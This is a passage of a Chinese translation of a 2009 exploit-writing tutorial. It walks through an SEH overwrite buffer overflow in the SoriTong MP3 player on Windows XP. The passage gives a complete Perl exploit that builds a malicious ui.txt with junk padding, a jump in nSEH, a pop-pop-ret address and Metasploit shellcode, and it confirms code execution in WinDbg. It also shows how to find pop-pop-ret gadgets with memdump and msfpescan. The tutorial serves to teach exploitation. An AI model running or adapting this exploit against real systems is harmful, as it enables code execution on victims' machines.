eip=00422e33 esp=0012da14 ebp=0012fd38 iopl=0 nv up ei ng nz ac pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010296
*** WARNING: Unable to verify checksum for SoriTong.exe
*** ERROR: Symbol file could not be found. Defaulted to export symbols for SoriTong.exe -
SoriTong!TmC13_5+0x3ea3:
00422e33 8810 mov byte ptr [eax],dl ds:0023:00130000=41
0:000> g
(e1c.fbc): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=1001e812 edx=7c9032bc esi=0012d72c edi=7c9032a8
eip=0012fd64 esp=0012d650 ebp=0012d664 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
<Unloaded_ud.drv>+0x12fd63:
0012fd64 cc int 3
```

所以, 在把异常传给程序后, 因为nSEH中的断点而程序被中断

EIP现在指向nSEH中的第一个字节, 所以你可以在后面看到和shellcode有关的的8个字节 (nSEH的4 bytes, SEH的4 Bytes) :

```
0:000> d eip
0012fd64 cc cc cc cc 12 e8 01 10-31 41 42 43 44 45 46 47 .....1ABCDEFGH
0012fd74 48 49 4a 4b 4c 4d 32 41-42 43 44 45 46 47 48 49 HIJKLM2ABCDEFGHI
0012fd84 4a 4b 4c 4d 33 41 42 43-44 45 46 47 48 49 4a 4b JKLM3ABCDEFGHIJK
0012fd94 4c 4d 90 90 90 90 90 90-90 90 90 90 90 90 90 90 LM.....
0012fda4 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0012fdb4 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0012fdc4 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0012fdd4 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
```

漂亮, shellcode在预期中地方出现了。我使用一小段字符串测试shellcode, 或许更长一些会更好 (只是验证是否在shellcode中有 “holes”)。

现在我们准备编写含真正shellcode的exploit（和用jumpcode替换nSEH域中的断点）。

```
# Exploit for Soritong MP3 player
#
# Written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
#
#
```

```
my $junk = "A" x 584;
```

```
my $nextSEHoverwrite = "\xeb\x06\x90\x90"; #jump 6 bytes
```

```
my $SEHoverwrite = pack('V',0x1001E812); #pop pop ret from player.dll
```

```
# win32_exec - EXITFUNC=seh CMD=calc Size=343 Encoder=PexAlphaNum http://metasploit.com
my $shellcode =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xf4\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4a\x4e\x46\x44".
"\x42\x30\x42\x50\x42\x30\x4b\x38\x45\x54\x4e\x33\x4b\x58\x4e\x37".
"\x45\x50\x4a\x47\x41\x30\x4f\x4e\x4b\x38\x4f\x44\x4a\x41\x4b\x48".
"\x4f\x35\x42\x32\x41\x50\x4b\x4e\x49\x34\x4b\x38\x46\x43\x4b\x48".
"\x41\x30\x50\x4e\x41\x43\x42\x4c\x49\x39\x4e\x4a\x46\x48\x42\x4c".
"\x46\x37\x47\x50\x41\x4c\x4c\x4c\x4d\x50\x41\x30\x44\x4c\x4b\x4e".
"\x46\x4f\x4b\x43\x46\x35\x46\x42\x46\x30\x45\x47\x45\x4e\x4b\x48".
"\x4f\x35\x46\x42\x41\x50\x4b\x4e\x48\x46\x4b\x58\x4e\x30\x4b\x54".
"\x4b\x58\x4f\x55\x4e\x31\x41\x50\x4b\x4e\x4b\x58\x4e\x31\x4b\x48".
"\x41\x30\x4b\x4e\x49\x38\x4e\x45\x46\x52\x46\x30\x43\x4c\x41\x43".
"\x42\x4c\x46\x46\x4b\x48\x42\x54\x42\x53\x45\x38\x42\x4c\x4a\x57".
"\x4e\x30\x4b\x48\x42\x54\x4e\x30\x4b\x48\x42\x37\x4e\x51\x4d\x4a".
"\x4b\x58\x4a\x56\x4a\x50\x4b\x4e\x49\x30\x4b\x38\x42\x38\x42\x4b".
"\x42\x50\x42\x30\x42\x50\x4b\x58\x4a\x46\x4e\x43\x4f\x35\x41\x53".
"\x48\x4f\x42\x56\x48\x45\x49\x38\x4a\x4f\x43\x48\x42\x4c\x4b\x37".
"\x42\x35\x4a\x46\x42\x4f\x4c\x48\x46\x50\x4f\x45\x4a\x46\x4a\x49".
"\x50\x4f\x4c\x58\x50\x30\x47\x45\x4f\x4f\x47\x4e\x43\x36\x41\x46".
"\x4e\x36\x43\x46\x42\x50\x5a";
```

```
my $junk2 = "\x90" x 1000;
```

```
open(myfile,'>ui.txt');
```

```
print myfile $junk.$nextSEHoverwrite.$SEHoverwrite.$shellcode.$junk2;
```

创建这个ui.txt文件并直接用soritong.exe打开（这时不是在调试器中）



pwned !

现在我们看一下背后到底发生了什么。在shellcode开始处置一个断点和用windbg运行soritong.exe:

First chance exception :

栈顶地址（ESP）为0x0012da14

```
eax=00130000 ebx=00000003 ecx=ffffff90 edx=00000090 esi=0017e4ec edi=0012fd64
eip=00422e33 esp=0012da14 ebp=0012fd38 iopl=0         up     ei ng nz ac pe nc
```

```

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010296
0:000> !exchain
0012fd64: *** WARNING: Unable to verify checksum for C:\Program Files\SoriTong\Player.dll
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Program
Files\SoriTong\Player.dll -
Player!Player_Action+9528 (10018de8)
Invalid exception stack at 909006eb

```

=>EH Handler指向10018de8 (pop pop ret)，当我们让程序继续运行，pop pop ret指令串被执行和将引发另一个异常。

接着“BE 06 90 90”被执行 (next SEH域中) 然后EIP将指向0012fd6c (shellcode)。

```

0:000> g
(f0c.b80): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=10018de8 edx=7c9032bc esi=0012d72c edi=7c9032a8
eip=0012fd6c esp=0012d650 ebp=0012d664 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
<Unloaded_ud.drv>+0x12fd6b:
0012fd6c cc int 3
0:000> u 0012fd64
<Unloaded_ud.drv>+0x12fd63:
0012fd64 eb06 jmp <Unloaded_ud.drv>+0x12fd6b (0012fd6c)
0012fd66 90 nop
0012fd67 90 nop
0:000> d 0012fd60
0012fd60 41 41 41 41 eb 06 90 90-e8 8d 01 10 cc eb 03 59 AAAA.....Y
0012fd70 eb 05 e8 f8 ff ff 4f 49 49 49 49 49 51 5a .....OIHHHIZQ
0012fd80 56 54 58 36 33 30 56 58-34 41 30 42 36 48 48 30 VTX630VX4A0B6HH0
0012fd90 42 33 30 42 43 56 58 32-42 44 42 48 34 41 32 41 B30BCVX2BDBH4A2A
0012fda0 44 30 41 44 54 42 44 51-42 30 41 44 41 56 58 34 D0ADTBDQB0ADAVX4
0012fdb0 5a 38 42 44 4a 4f 4d 4e-4f 4a 4e 46 44 42 30 42 Z8BDJOMNOJNFDDB0B
0012fde0 50 42 30 4b 38 45 54 4e-33 4b 58 4e 37 45 50 4a PB0K8ETN3KXN7EPJ
0012fdd0 47 41 30 4f 4e 4b 38 4f-44 4a 41 4b 48 4f 35 42 GA0ONK8ODJAKHO5B

```

41 41 41 41 :缓冲区中最后几个字符

eb 06 90 90 : next SEH, 跳过6 bytes

e8 8d 01 10 : 当前 SE Handler (pop pop ret, 引发下一个异常, 跳到next SEH 域中执行“eb 06 90 90”)

cc eb 03 59 : shellcode起点 (我加的CC为断点), 位于0x0012fd6c地址处
你可以从下面的视频中观看exploit的编写过程:



YouTube - Exploiting Soritong MP3 Player (SEH) on Windows XP SP3

<http://www.youtube.com/watch?v=FYmfYOOQ00>


你可以在这里访问/观看我的播放列表（上面的视频和以后教程中的）

Writing Exploits: http://www.youtube.com/view_play_list?p=0E2E3562EB2A5ED3

通过memdump搜索pop pop ret（以及有用的指令）

在本文和以前的教程中，我们通过两种方法在DLL模块（或.exe drivers）去搜索指定的指令...通过windbg搜索内存和用findjmp。这里还有一种方法搜索有用的指令：使用memdump。

Metasploit（linux版本）有一个叫memdump的功能组件（藏在tools文件夹中）。所以如果你在windows的机器上安装了Metasploit，那么你就可以马上使用它。



首先，要运行你将尝试利用的程序，找到这个程序的进程ID

在硬盘上建一个文件夹然后运行：

```
memdump.exe processID c:\foldername
```


例如：

```
memdump.exe 3524 c:\cygwin\home\peter\memdump
[*] Creating dump directory...c:\cygwin\home\peter\memdump
[*] Attaching to 3524...
[*] Dumping segments...
[*] Dump completed successfully, 112 segments.
```

现在，在命令行下进入cygwin目录，运行msfpescan（可以直接在metasploit文件夹下找到）然后把结果输出到一个txt文件。

```
peter@xptest2 ~/framework-3.2
$ ./msfpescan -p -M /home/peter/memdump > /home/peter/scanresults.txt
```

打开这个txt文件，你会得到所有你感兴趣的指令。



```
[/home/peter/memdump/01220000.rng]
0x01221045 pop esi; pop ebx; ret
0x01221199 pop ebp; pop ebx; ret
0x012212aa pop edi; pop esi; ret
0x01221321 pop ebp; pop ebx; retn 0x0010
0x01221463 pop esi; pop ebx; retn 0x0004
0x01221cc0 pop ebp; pop ebx; ret
0x01221df9 pop edi; pop esi; retn 0x0004
0x01222a51 pop esi; pop ecx; ret
0x01222b76 pop ebx; pop edi; retn 0x0010
0x01222e3c pop edi; pop esi; retn 0x0010
0x01223565 pop esi; pop edi; retn 0x0010
0x012236f7 pop ebx; pop ebp; retn 0x000c

[/home/peter/memdump/01230000.rng]
0x01231045 pop esi; pop ebx; ret
0x01231199 pop ebp; pop ebx; ret
0x012312aa pop edi; pop esi; ret
0x01231321 pop ebp; pop ebx; retn 0x0010
0x01231463 pop esi; pop ebx; retn 0x0004
0x01231cc0 pop ebp; pop ebx; ret
0x01231fe9 pop edi; pop esi; retn 0x0004
0x0123353b pop ebp; pop ebx; retn 0x0010
0x012335fc pop ebp; pop ebx; retn 0x0010
```

所有左边的地址都没有含NULL bytes，它们来自一个没有用/safeSEH选项编译的DLL模块中。因此不需要你写出pop pop ret组合的机器码然后在内存中寻找，你可以用memdump转储内存并一次性列出所有的pop pop ret组合。节省了你的时间☺

Questions ? Comments ? Tips & Tricks ?

<http://www.corelan.be:8800/index.php/forum/writing-exploits>

一些有用的调试器链接：

OllyDbg: <http://www.ollydbg.de/>

OllySSEH module : <http://www.openrce.org/downloads/details/244/OllySSEH>

Ollydbg plugins : http://www.openrce.org/downloads/browse/OllyDbg_Plugins

Windbg : http://www.openrce.org/downloads/browse/OllyDbg_Plugins

Windbg !exploitable module: <http://mscdbg.codeplex.com/>

This entry was posted on Saturday, July 25th, 2009 at 12:27 am and is filed under Exploits, Security. You can follow any responses to this entry through the Comments (RSS) feed. You can leave a response, or trackback from your own site.